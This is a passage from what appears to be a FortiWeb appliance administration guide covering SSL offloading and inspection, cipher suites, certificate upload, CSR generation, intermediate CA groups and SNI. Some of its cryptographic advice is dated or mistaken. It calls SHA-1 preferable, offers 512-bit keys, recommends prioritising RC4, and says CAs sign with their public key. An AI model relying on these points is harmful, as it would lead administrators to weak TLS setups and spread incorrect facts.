In this way, FortiWeb bears the load for encryption processing instead of your back-end servers, allowing them to focus resources on the network application itself. This is called **SSL offloading**.



SSL offloading can be associated with improved SSL/TLS performance. In hardware models with specialized ASIC chip SSL accelerator(s), FortiWeb can encrypt and decrypt packets at better speeds than a back-end server with a general-purpose CPU.

**When SSL offloading, the web server does not use its own server certificate.** Instead, FortiWeb acts like an SSL proxy for the web server, possessing the web server's certificate and using it to:

- authenticate itself to clients
- decrypt requests
- encrypt responses

whenever a client requests an HTTPS connection to that web server.

As a side effect of being an SSL terminator, the FortiWeb is in possession of both the HTTP request and reply in their decrypted state. Because they are not encrypted at that point on the path, FortiWeb can rewrite content and/or route traffic based upon the contents of Layer 7 (the application layer). Otherwise Layer 7 content-based routing and rewriting would be impossible: that part of the packets would be encrypted and unreadable to FortiWeb.



Secure traffic between FortiWeb and back-end servers when using SSL offloading. Failure to do so will compromise the security of all offloaded sessions. No attack will be apparent to clients, as SSL offloading cannot be detected by them, and therefore they will not receive any alerts that their session has been compromised.

For example, you might pass decrypted traffic to back-end servers as directly as possible, through one switch that is physically located in the same locked rack, and that has no other connections to the overall network.

However, depending on the operation mode, FortiWeb is **not** always an SSL terminator.

By their asynchronous nature, SSL termination cannot be supported in transparent inspection and offline protection modes. (To terminate, FortiWeb must process traffic synchronously with the connection state.) In those modes, **the web server uses its own certificate, and acts as its own SSL terminator.** The web server bears the load for SSL processing. FortiWeb only "listens in" and can interrupt the connection, but otherwise cannot change or reroute packets.

In those modes, FortiWeb only uses the web server's certificate to decrypt traffic in order to scan it for policy violations. If there are no violations, it allows the existing encrypted traffic to continue without interruption. FortiWeb does not expend CPU and resources to re-encrypt, because it is not a terminator.

In other words, FortiWeb performs **SSL inspection**, not SSL offloading.



#### See also

- [Supported cipher suites & protocol versions](#)
- [How to offload or inspect HTTPS](#)
- [How to offload or inspect HTTPS](#)

## Supported cipher suites & protocol versions

How secure is an HTTPS connection?

This is partially physical considerations such as restricting access to private keys and decrypted traffic (see “[Offloading vs. inspection](#)” on page 295). Another part is the encryption.

A secure connection’s protocol version and cipher suite, including encryption bit strength and encryption algorithms, is negotiated between the client and the SSL/TLS terminator during the handshake.

Which device is the SSL terminator varies by the FortiWeb operation mode. It is either:

- the FortiWeb (if doing SSL offloading)
- the web server (if FortiWeb is doing only SSL inspection)

Therefore supported cipher suites also vary by operation mode.

For example, in reverse proxy mode, FortiWeb is the SSL terminator, and supports:

- SSLv3

SSL_RSA_WITH_RC4_128_SHA	RC4-SHA
SSL_RSA_WITH_3DES_EDE_CBC_SHA	DES-CBC3-SHA
SSL_RSA_WITH_AES_128_CBC_SHA	AES128-SHA
SSL_RSA_WITH_AES_256_CBC_SHA	AES256-SHA
SSL_DHE_RSA_WITH_3DES_EDE_CBC_SHA	EDH-RSA-DES-CBC3-SHA
SSL_DHE_RSA_WITH_AES_128_CBC_SHA	DHE-RSA-AES128-SHA
SSL_DHE_RSA_WITH_AES_256_CBC_SHA	DHE-RSA-AES256-SHA
SSL_DH_Annon_WITH_3DES_EDE_CBC_SHA	ADH-DES-CBC3-SHA
SSL_DH_Annon_WITH_AES_128_CBC_SHA	ADH-AES128-SHA
SSL_DH_Annon_WITH_AES_256_CBC_SHA	ADH-AES256-SHA

- TLS1

TLS_RSA_WITH_RC4_128_SHA	RC4-SHA
TLS_RSA_WITH_3DES_EDE_CBC_SHA	DES-CBC3-SHA
TLS_RSA_WITH_AES_128_CBC_SHA	AES128-SHA
TLS_RSA_WITH_AES_256_CBC_SHA	AES256-SHA
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA	EDH-RSA-DES-CBC3-SHA
TLS_DHE_RSA_WITH_AES_128_CBC_SHA	DHE-RSA-AES128-SHA
TLS_DHE_RSA_WITH_AES_256_CBC_SHA	DHE-RSA-AES256-SHA
TLS_DH_Annon_WITH_3DES_EDE_CBC_SHA	ADH-DES-CBC3-SHA
TLS_DH_Annon_WITH_AES_128_CBC_SHA	ADH-AES128-SHA



Ephemeral Diffie-Hellman key exchanges, which may be accepted by clients such as Google Chrome, are **not** currently supported in all modes of operation. See “[Supported features in each operation mode](#)” on page 69.

If required by compatibility reasons, you can enable less secure cipher suites. See the settings `weak_enc` and `ssl-md5` in the `config system global` command in the [FortiWeb CLI Reference](#).

If you are not sure which cipher suites are supported by your web server, you can use a client-side tool to test. See “[Checking the SSL/TLS handshake & encryption](#)” on page 703.

Generally speaking, for security reasons, SHA-1 is preferable, although you may not be able to use it for client compatibility reasons. Avoid using:

- SSL 2.0
- TLS 1.0
- Older hash algorithms, such as MD5. (On modern computers, these can be cracked quickly.)
- Ciphers with known vulnerabilities, such as some implementations of RC4, AES and DES (e.g. To protect clients with incorrect CBC implementations for AES and DES, configure [Prioritize RC4 Cipher Suite](#).)
- Encryption bit strengths less than 128
- Older styles of renegotiation (These are vulnerable to man-in-the-middle (MITM) attacks.)
- Client-initiated renegotiation (Configure [Disable Client-Initiated SSL Renegotiation](#).)

#### See also

- [Offloading vs. inspection](#)
- [How to offload or inspect HTTPS](#)
- [Defeating cipher padding attacks on individually encrypted inputs](#)

## Uploading trusted CAs' certificates

In order to authenticate other devices' certificates, FortiWeb has a store of trusted CAs' certificates. **Until you upload at least one CA certificate, FortiWeb does not know and trust any CAs, it cannot validate any other client or device's certificate, and all of those secure connections will fail.**



FortiWeb may require you to provide certificates and CRLs even if your web sites' clients do not use HTTPS to connect to the web sites.

For example, when sending alert email via SMTPS or querying an authentication server via LDAPS, FortiWeb will validate the server's certificate by comparing the server certificate's CA signature with the certificates of CAs that are known and trusted by the FortiWeb appliance.

Certificate authorities (CAs) validate and sign others' certificates. When FortiWeb needs to know whether a client or device's certificate is genuine, it will examine the CA's signature, comparing it with the copy of the CA's certificate that you have uploaded in order to determine if they were

both made using the same private key. If they were, the CA's signature is genuine, and therefore the client or device's certificate is legitimate.

If the signing CA is not known, that CA's own certificate must likewise be signed by one or more other intermediary CAs, until both the FortiWeb appliance and the client or device can demonstrate a signing chain that ultimately leads to a mutually trusted (shared "root") CA that they have in common. Like a direct signature by a known CA, this proves that the certificate can be trusted. For information on how to include a signing chain, see ["How to offload or inspect HTTPS" on page 301](#) ["Uploading a server certificate" on page 308](#).

### To upload a CA's certificate


1. Obtain a copy of your CA's certificate file.

If you are using a commercial CA, your web browser should already contain a copy in its CA trust store. Export a copy of the file to your desktop or other folder.

If you are using your own private CA, download a copy from your CA's server. For example, on Windows Server 2003, you would go to:

```
https://<ca-server_ipv4>/certsrv/
```

where <ca-server\_ipv4> is the IP address of your CA server. Log in as Administrator. (Other accounts may not have sufficient privileges.) The *Microsoft Certificate Services* home page for your server's CA should appear.



Microsoft Certificate Services – myca [Home](#)

### Welcome

Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your identity to people you communicate with over the Web, sign and encrypt messages, and, depending upon the type of certificate you request, perform other security tasks.

You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or to view the status of a pending request.

For more information about Certificate Services, see [Certificate Services Documentation](#).

**Select a task:**

- [Request a certificate](#)
- [View the status of a pending certificate request](#)
- [Download a CA certificate, certificate chain, or CRL](#)



Verify that your private CA's certificate does not contain its private keys. Disclosure of private keys compromises the security of your network, and will require you to revoke and regenerate all certificates signed by that CA.

2. Go to *System > Certificates > CA*.

You can click *View Certificate Detail* to view the selected certificate's subject, range of dates within which the certificate is valid, version number, serial number, and extensions.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see ["Permissions" on page 52](#).

3. To upload a certificate, click *Import*.

A dialog appears.



The dialog box is titled "Import CA Certificate". It contains two sections. The first section is for SCEP, with a checkbox, a text input field, and a label "(URL of the SCEP server)". Below it is another text input field with a label "(Optional CA Identifier)". The second section is for Local PC, with a checkbox, a text input field, and a "Browse..." button. At the bottom are "OK" and "Cancel" buttons.

4. To select a certificate, either:
  - Enable *SCEP* and in the field to the right of it, type the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediary network devices to obtain certificates.)  
To specify a specific CA, type an identifier in the field below the URL.
  - Enable *Local PC* and browse to find a certificate file.
5. Click *OK*.
6. To use the CA certificate when validating clients' personal certificates, select it in a CA certificate group, which is then selected in a certificate verification rule (see ["Grouping trusted CAs' certificates" on page 300](#)).
7. To test your configuration, cause your appliance to initiate a secure connection to an LDAPS server (see ["To configure an administrator remote authentication query group" on page 228](#)).  
If the query fails, verify that your CA is the same one that signed the LDAP server's certificate, and that its certificate's extensions indicate that the certificate can be used to sign other certificates. Verify that both the appliance and LDAP server support the same cipher suites and SSL/TLS protocols. Also verify that your routers and firewalls are configured to allow the connection.

#### See also

- [Configuring FortiWeb to validate client certificates](#)

## Grouping trusted CAs' certificates


CAs must belong to a group in order to be selected either in a certificate verification rule for PKI authentication or a Server Name Indication (SNI) configuration (see ["Configuring FortiWeb to validate client certificates" on page 338](#) and ["Allowing FortiWeb to support multiple server certificates" on page 312](#)).

#### To configure a CA certificate group

1. Before you can create a CA group, you must upload at least one of the certificate authority (CA) certificates that you want to add to the group. For details, see ["Uploading trusted CAs' certificates" on page 298](#).
2. Go to *System > Certificates > CA Group*.  
To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see ["Permissions" on page 52](#).

3. Click *Create New*.

A dialog appears.




ID	CA
1	CA_Cert_1
2	CA_Cert_2

4. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

5. Click *OK*.

6. Click *Create New*.

A dialog appears.



7. In *ID*, enter the index number of the host entry within the group, or keep the field's default value of `auto` to let the FortiWeb appliance automatically assign the next available index number.
8. In *CA*, select the name of a certificate authority's certificate that you previously uploaded and want to add to the group.
9. Click *OK*.
10. Repeat the previous steps for each CA that you want to add to the group.
11. To apply a CA group, select it in a certificate verification rule (see [“Configuring FortiWeb to validate client certificates” on page 338](#)).

#### See also

- [Configuring FortiWeb to validate client certificates](#)

## How to offload or inspect HTTPS

Whether offloading or merely inspecting for HTTPS, FortiWeb **must** have a copy of your protected web servers' X.509 server certificates. FortiWeb also has its own server certificate, which it uses to prove its own identity.

Which certificate will be used, and how, depends on the purpose.

- **For connections to the web UI** — The FortiWeb appliance presents its own (“default” or “Fortinet\_Factory”) certificate.



The FortiWeb appliance's default certificate does not appear in the list of locally stored certificates. It is used only for connections to the web UI and cannot be removed.

- **For SSL offloading or SSL inspection** — Server certificates do *not* belong to the FortiWeb appliance itself, but instead belong to the protected web servers. FortiWeb uses the web server's certificate because it either acts as an SSL agent for the web server, or is privy to its secure connections for the purpose of scanning. You select which one the FortiWeb appliance uses when you configure *Server Name Indication (SNI)* or *Certificate* in a policy (see “[Configuring a server policy](#)” on page 513) or *Certificate File* in a server pool (see “[Uploading a server certificate](#)” on page 308).

*System > Certificates > Local* displays all X.509 server certificates that are stored locally, on the FortiWeb appliance, for the purpose of offloading or scanning HTTPS.

**Table 35:** *System > Certificates > Local*

Delete            Generate            Import            View Certificate Detail            Download            Edit Comments				
<input type="checkbox"/>	Name	Subject	Comments	Status
<input type="checkbox"/>	Fortinet_Factory	C = US, ST = California, L = Sunnyvale, O = Fortinet, OU = FortiWeb, CN = FV-1KB3R09600026, emailAddress = support@fortinet.com	This certificate is embedded in the hardware at the factory and is unique to this unit. It has been signed by a proper CA.	OK
<input checked="" type="checkbox"/>	FortiWeb_csr			PENDING

Button/field	Description
<b>Generate</b>	Click to generate a certificate signing request. For details, see <a href="#">“Generating a certificate signing request”</a> on page 304.
<b>Import</b>	Click to upload a certificate. For details, see <a href="#">“Uploading a server certificate”</a> on page 308.
<b>View Certificate Detail</b>	Click to view the selected certificate’s subject, range of dates within which the certificate is valid, version number, serial number, and extensions.
<b>Download</b>	Click to download the selected CSR’s entry in certificate signing request (.csr) file format.  This button is disabled unless the currently selected file is a CSR.
<b>Edit Comments</b>	Click to add or modify the comment associated with the selected certificate.
(No label. Check box in column heading.)	Click to mark all check boxes in the column, selecting all entries.  To select an individual entry, instead, mark the check box in the entry’s row.
<b>Name</b>	Displays the name of the certificate.
<b>Subject</b>	Displays the distinguished name (DN) located in the <code>Subject :</code> field of the certificate.  If the row contains a certificate request which has not yet been signed, this field is empty.
<b>Comments</b>	Displays the description of the certificate, if any. Click the <i>Edit Comments</i> icon to add or modify the comment associated with the certificate or certificate signing request.
<b>Status</b>	Displays the status of the certificate. <ul style="list-style-type: none"> <li>• <b>OK</b> — Indicates that the certificate was successfully imported. To use the certificate, select it in a server policy or server pool configuration.</li> <li>• <b>PENDING</b> — Indicates that the certificate request has been generated, but must be downloaded, signed, and imported before it can be used as a server certificate.</li> </ul>

FortiWeb presents a server certificate when any client requests a secure connection, including when:

- Administrators connect to the web UI (HTTPS connections only)
- Clients use SSL or TLS to connect to a virtual server, if you enabled SSL offloading in the policy (HTTPS connections and reverse proxy mode only)

Although they do not **present** a certificate during SSL/TLS inspection, FortiWeb still requires server certificates in order to **decrypt** and scan HTTPS connections travelling through it (SSL inspection) if operating in any mode except reverse proxy. Otherwise, FortiWeb will not be able to scan the traffic, and will not be able to protect that web server.

If you want clients to be able to use HTTPS with your web site, but your web site does **not** already have a server certificate to represent its authenticity, you must first generate a certificate signing request (see [“Generating a certificate signing request” on page 304](#)). Otherwise, start with [“Uploading a server certificate” on page 308](#).

#### See also

- [Global web UI & CLI settings](#)
- [How operation mode affects server policy behavior](#)
- [Creating a server pool](#)
- [Generating a certificate signing request](#)
- [Uploading a server certificate](#)
- [Offloading vs. inspection](#)
- [Supported cipher suites & protocol versions](#)
- [Uploading trusted CAs' certificates](#)

## Generating a certificate signing request

Many commercial certificate authorities (CAs) will provide a web site where you can generate your own certificate signing request (CSR). A CSR is an unsigned certificate file that the CA will sign. When the CSR is generated, the associated private key that the appliance will use to sign and/or encrypt connections with clients is also generated.

If your CA does **not** provide this, or if you have your own private CA such as a Linux server with OpenSSL, you can use the appliance generate a CSR and private key. This CSR can then be submitted for verification and signing by the CA.

#### To generate a certificate request

1. Go to *System > Certificates > Local*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see [“Permissions” on page 52](#).

2. Click *Generate*.

A dialog appears.

3. Configure the certificate signing request:

Setting name	Description
<b>Certification Name</b>	Enter a unique name for the certificate request, such as <code>www.example.com</code> . This can be the name of your web site.
<b>Key Type</b>	Displays the type of algorithm used to generate the key.  This option cannot be changed, but appears in order to indicate that only RSA is currently supported.
<b>Key Size</b>	Select a secure key size of <i>512 Bit</i> , <i>1024 Bit</i> , <i>1536 Bit</i> or <i>2048 Bit</i> . Larger keys are slower to generate, but provide better security.
<b>Enrollment Method</b>	Select either: <ul style="list-style-type: none"> <li>• <b>File Based</b> — You must manually download and submit the resulting certificate request file to a certificate authority (CA) for signing. Once signed, upload the local certificate.</li> <li>• <b>Online SCEP</b> — The FortiWeb appliance will automatically use HTTP to submit the request to the simple certificate enrollment protocol (SCEP) server of a CA, which will validate and sign the certificate. For this selection, two options appear. Enter the <i>CA Server URL</i> and the <i>Challenge Password</i>.</li> </ul>

Setting name	Description
<b>Subject Information</b>	Includes information that the certificate is required to contain in order to uniquely identify the FortiWeb appliance. This area varies depending on the <i>ID Type</i> selection.
<b>ID Type</b>	<p>Select the type of identifier to use in the certificate to identify the FortiWeb appliance:</p> <ul style="list-style-type: none"> <li>• <b>Host IP</b> — Select if the FortiWeb appliance has a static IP address and enter the public IP address of the FortiWeb appliance in the <i>IP</i> field. If the FortiWeb appliance does not have a public IP address, use <i>E-Mail</i> or <i>Domain Name</i> instead.</li> <li>• <b>Domain Name</b> — Select if the FortiWeb appliance has a static IP address and subscribes to a dynamic DNS service. Enter the FQDN of the FortiWeb appliance, such as <code>www.example.com</code>, in the <i>Domain Name</i> field. Do not include the protocol specification (<code>http://</code>) or any port number or path names.</li> <li>• <b>E-Mail</b> — Select and enter the email address of the owner of the FortiWeb appliance in the <i>e-mail</i> field. Use this if the appliance does not require either a static IP address or a domain name.</li> </ul> <p>The type you should select varies by whether or not your FortiWeb appliance has a static IP address, a fully-qualified domain name (FQDN), and by the primary intended use of the certificate.</p> <p>For example, if your FortiWeb appliance has both a static IP address and a domain name, but you will primarily use the local certificate for HTTPS connections to the web UI by the domain name of the FortiWeb appliance, you might prefer to generate a certificate based upon the domain name of the FortiWeb appliance, rather than its IP address.</p> <p>Depending on your choice for <i>ID Type</i>, related options appear.</p>
<b>IP</b>	<p>Type the static IP address of the FortiWeb appliance, such as <code>10.0.0.1</code>.</p> <p>The IP address should be the one that is visible to clients. Usually, this should be its public IP address on the Internet, or a virtual IP that you use NAT to map to the appliance's IP address on your private network.</p> <p>This option appears only if <i>ID Type</i> is <i>Host IP</i>.</p>
<b>Domain Name</b>	<p>Type the fully qualified domain name (FQDN) of the FortiWeb appliance, such as <code>www.example.com</code>.</p> <p>The domain name must resolve to the static IP address of the FortiWeb appliance or protected server. For more information, see <a href="#">“Configuring the network interfaces” on page 120</a>.</p> <p>This option appears only if <i>ID Type</i> is <i>Domain Name</i>.</p>

Setting name	Description
<b>E-mail</b>	Type the email address of the owner of the FortiWeb appliance, such as <code>admin@example.com</code> .  This option appears only if <i>ID Type</i> is <i>E-Mail</i> .
<b>Optional Information</b>	Includes information that you may include in the certificate, but which is not required.
<b>Organization unit</b>	Type the name of your organizational unit (OU), such as the name of your department. This is optional.  To enter more than one OU name, click the + icon, and enter each OU separately in each field.
<b>Organization</b>	Type the legal name of your organization. This is optional.
<b>Locality(City)</b>	Type the name of the city or town where the FortiWeb appliance is located. This is optional.
<b>State/Province</b>	Type the name of the state or province where the FortiWeb appliance is located. This is optional.
<b>Country/Region</b>	Select the name of the country where the FortiWeb appliance is located. This is optional.
<b>e-mail</b>	Type an email address that may be used for contact purposes, such as <code>admin@example.com</code> .  This is optional.

4. Click *OK*.

The FortiWeb appliance creates a private and public key pair. The generated request includes the public key of the FortiWeb appliance and information such as the FortiWeb appliance's IP address, domain name, or email address. The FortiWeb appliance's private key remains confidential on the FortiWeb appliance. The *Status* column of the entry is *PENDING*.

5. Select the row that corresponds to the certificate request.

6. Click *Download*.

Standard dialogs appear with buttons to save the file at a location you select. Your web browser downloads the certificate request (.csr) file. Time required varies by the size of the file and the speed of your network connection.

7. Upload the certificate request to your CA.

After you submit the request to a CA, the CA will verify the information in the certificate, give it a serial number, an expiration date, and sign it with the public key of the CA.

8. If you are not using a commercial CA whose root certificate is already installed by default on web browsers, download your CA's root certificate, then install it on all computers that will be connecting to your appliance. (If you do not install these, those computers may not trust your new certificate.)

9. When you receive the signed certificate from the CA, upload the certificate to the FortiWeb appliance (see ["Uploading a server certificate" on page 308](#)).

**See also**

- [Uploading a server certificate](#)

## Uploading a server certificate

You can import (upload) either:

- Base64-encoded
- PKCS #12 RSA-encrypted

X.509 server certificates and private keys to the FortiWeb appliance.



DSA-encrypted certificates are not supported if the FortiWeb appliance is operating in a mode other than reverse proxy. See [“Supported features in each operation mode” on page 69](#).

If a server certificate is signed by an intermediate certificate authority (CA) rather than a root CA, before clients will trust the server certificate, you must demonstrate a link with root CAs that the clients trust, thereby proving that the server certificate is genuine. You can demonstrate this chain of trust either by:

- Appending a signing chain in the server certificate.
- Uploading and configuring a signing chain separately (see [“Supplementing a server certificate with its signing chain” on page 310](#)).
- Installing each intermediary CA's certificate in clients' trust store (list of trusted CAs).

Which method is best for you often depends on whether you have a convenient method for deploying CA certificates to clients, such as you may be able to for clients in an internal Microsoft Active Directory domain, and whether you often refresh the server certificate.

### **To append a signing chain in the certificate itself, before uploading the server certificate to the FortiWeb appliance**

1. Open the certificate file in a plain text editor.
2. Append the certificate of each intermediary CA in order from the intermediary CA who signed the local certificate to the intermediary CA whose certificate was signed directly by a trusted root CA.

For example, a server's certificate that includes a signing chain might use the following structure:

```
-----BEGIN CERTIFICATE-----
<server certificate>
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
<certificate of intermediate CA 1, who signed the server certificate>
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
<certificate of intermediate CA 2, who signed the certificate of
intermediate CA 1 and whose certificate was signed by a trusted root
CA>
-----END CERTIFICATE-----
```

3. Save the certificate.

## To upload a certificate



The total file size of all certificates, private keys, and any other uploaded files may not exceed 12 MB.

1. Go to *System > Certificates > Local*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see [“Permissions” on page 52](#).

2. Click *Import*.

A dialog appears.

3. Configure these settings:

The screenshot shows a dialog box titled "Import Certificate". It has four main input areas: "Type" with a dropdown menu currently showing "Certificate"; "Certificate file" with a text box and a "Browse..." button; "Key file" with a text box and a "Browse..." button; and "Password" with a text box. At the bottom of the dialog are "OK" and "Cancel" buttons.

Setting name	Description
<b>Type</b>	Select the type of certificate file to upload, either: <ul style="list-style-type: none"><li>• <b>Local Certificate</b> — An unencrypted certificate in PEM format.</li><li>• <b>Certificate</b> — An unencrypted certificate in PEM format. The key is in a separate file.</li><li>• <b>PKCS12 Certificate</b> — A PKCS #12 encrypted certificate with key.</li></ul>
<b>Certificate file</b>	Other fields may appear depending on your selection. Click <i>Browse</i> to locate the certificate file that you want to upload. This option is available only if <i>Type</i> is <i>Certificate</i> or <i>Local Certificate</i> .
<b>Key file</b>	Click <i>Browse</i> to locate the key file that you want to upload with the certificate. This option is available only if <i>Type</i> is <i>Certificate</i> .
<b>Certificate with key file</b>	Click <i>Browse</i> to locate the PKCS #12 certificate-with-key file that you want to upload. This option is available only if <i>Type</i> is <i>PKCS12 Certificate</i> .
<b>Password</b>	Type the password that was used to encrypt the file, enabling the FortiWeb appliance to decrypt and install the certificate. This option is available only if <i>Type</i> is <i>Certificate</i> or <i>PKCS12 Certificate</i> .

4. Click *OK*.

- To use a certificate, you must select it in a policy or server pool configuration (see [“Configuring a server policy”](#) on page 513 or [“Creating a server pool”](#) on page 268).

**See also**

- [Supplementing a server certificate with its signing chain](#)
- [Configuring a server policy](#)
- [Creating a server pool](#)
- [How to offload or inspect HTTPS](#)

**Supplementing a server certificate with its signing chain**

If a server certificate is signed by an intermediate (non-root) certificate authority rather than a root CA, before the client will trust the server’s certificate, you must demonstrate a link with trusted root CAs, thereby proving that the server’s certificate is genuine. Otherwise, the server certificate may cause the end-user’s web browser to display certificate warnings.

If you did not append the signing chain inside the server certificate itself, you must configure the FortiWeb appliance to provide the certificates of intermediate CAs when it presents the server certificate.

**To upload an intermediate CA’s certificate**



The total file size of all certificates, private keys, and any other uploaded files may not exceed 12 MB.

- Go to *System > Certificates > Intermediate CA*.

Delete Import View Certificate Detail	
Name	Subject
<input checked="" type="checkbox"/> Inter_Cert_1	C = CA, ST = ON, L = Ottawa, O = "Example, Inc.", OU = IT, CN = ssl.example.com, emailAddress = ssl@example.com

You can click *View Certificate Detail* to view the selected certificate’s subject, range of dates within which the certificate is valid, version number, serial number, and extensions (purposes).

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see [“Permissions”](#) on page 52.

- To upload a certificate, click *Import*.

A dialog appears.

**Import CA Certificate**

SCEP  (URL of the SCEP server)  
 (Optional CA Identifier)

Local PC

3. Do one of the following to locate a certificate:
  - Select *SCEP* and enter the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediate network devices to obtain certificates.)  
To specify a specific certificate authority, enter an identifier in the field below the URL.
  - Select *Local PC*, then browse to locate a certificate file.
4. Click *OK*.
5. Go to *System > Certificates > Intermediate CA Group*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see [“Permissions” on page 52](#).

6. Click *Create New*.

A dialog appears.

ID	CA
1	Inter_Cert_1

7. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
8. Click *OK*.
9. Click *Create New*.

A dialog appears.

10. In *ID*, type the index number of the host entry within the group, or keep the field's default value of *auto* to let the FortiWeb appliance automatically assign the next available index number.
11. In *CA*, select the name of an intermediary CA's certificate that you previously uploaded and want to add to the group.
12. Click *OK*.
13. Repeat the previous steps for each intermediary CA certificate that you want to add to the group.
14. To apply an intermediary CA certificate group, select it in [Certificate Intermediate Group](#) in a policy that uses HTTPS, with the server certificate that was signed by those CAs (see [“Configuring a server policy” on page 513](#)).

The FortiWeb appliance will present both the server's certificate and those of the intermediate CAs when establishing a secure connection with the client.

#### See also

- [Supplementing a server certificate with its signing chain](#)
- [How operation mode affects server policy behavior](#)

## Allowing FortiWeb to support multiple server certificates

In some cases, servers host multiple secure web sites that use a different certificate for each host. To allow FortiWeb to present the appropriate certificate for SSL offloading, you create a Server Name Indication (SNI) configuration that identifies the certificate to use by domain. The SNI configuration can also specify the client certificate verification to use for the specified domain, if the host requires it.

You can select a SNI configuration in a server policy only when FortiWeb is operating in reverse proxy mode and an HTTPS configuration is applied to the policy.

Not all web browsers support SNI. Go to the following location for a list of web browsers that support SNI:

[http://en.wikipedia.org/wiki/Server\\_Name\\_Indication#Browsers\\_with\\_support\\_for\\_TLS\\_server\\_name\\_indication.5B10.5D](http://en.wikipedia.org/wiki/Server_Name_Indication#Browsers_with_support_for_TLS_server_name_indication.5B10.5D)

### To create a Server Name Indication (SNI) configuration

1. Go to *System > Certificates > SNI*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see “[Permissions](#)” on page 52.

2. Click *Create New*.
3. For *Name*, type a name that can be referenced by other parts of the configuration. Do not use special characters. The maximum length is 63 characters.
4. Click *OK*.
5. Click *Create New* and configure these settings:

Setting name	Description
<b>Domain</b>	Specify the domain of the secure website (HTTPS) that uses the certificate specified by <i>Local Certificate</i> .
<b>Local Certificate</b>	Select the server certificate that FortiWeb uses to encrypt or decrypt SSL-secured connections for the web site specified by <i>Domain</i> . For more information, see “ <a href="#">Uploading a server certificate</a> ” on page 308.

**Intermediate CA Group**

Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to validate the CA signature of the certificate specified by [Local Certificate](#).

If clients receive certificate warnings that an intermediary CA has signed the server certificate configured in [Local Certificate](#), rather than by a root CA or other CA currently trusted by the client directly, configure this option.

For more information, see “[Grouping trusted CAs’ certificates](#)” on page 300.

Alternatively, include the entire signing chain in the server certificate itself before you upload it to FortiWeb, which completes the chain of trust with a CA already known to the client. See “[Uploading a server certificate](#)” on page 308 and “[Supplementing a server certificate with its signing chain](#)” on page 310.

**Certificate Verify**

Select the name of a certificate verifier, if any, that FortiWeb uses when an HTTP client presents its personal certificate to the web site specified by [Domain](#). (If you do not select one, the client is not required to present a personal certificate. See also “[How to apply PKI client authentication \(personal certificates\)](#)” on page 314.)

Personal certificates, sometimes also called user certificates, establish the identity of the person connecting to the web site (PKI authentication).

You can require that clients present a certificate instead of, or in addition to, HTTP authentication (see “[Offloading HTTP authentication & authorization](#)” on page 235).

**Note:** The client must support SSL 3.0 or TLS 1.0.

6. Click *OK*.
7. Repeat the member creation steps to add additional domains and the certificate and verifier associated with them to the SNI configuration. A SNI configuration can have up to 256 entries.
8. To use a SNI configuration, you select it in a server policy (see “[Configuring a server policy](#)” on page 513).

**See also**

- [Supplementing a server certificate with its signing chain](#)
- [Configuring a server policy](#)
- [Creating a server pool](#)
- [How to offload or inspect HTTPS](#)

## How to force clients to use HTTPS

Most users are unaware of protocols and security. Even if your web sites offer secure services, users will still try to access web sites using HTTP.

As a result, for practical reasons, usually you must offer at least an HTTP service that redirects requests to HTTPS. Even then, if a man-in-the-middle attacker or CRL causes a certificate validation error, many users will incorrectly assume it is harmless, and click through the alert

dialog to access the web site anyway — sometimes called “click-through insecurity.” The resulting unsecured connection exposes sensitive data and their login credentials.

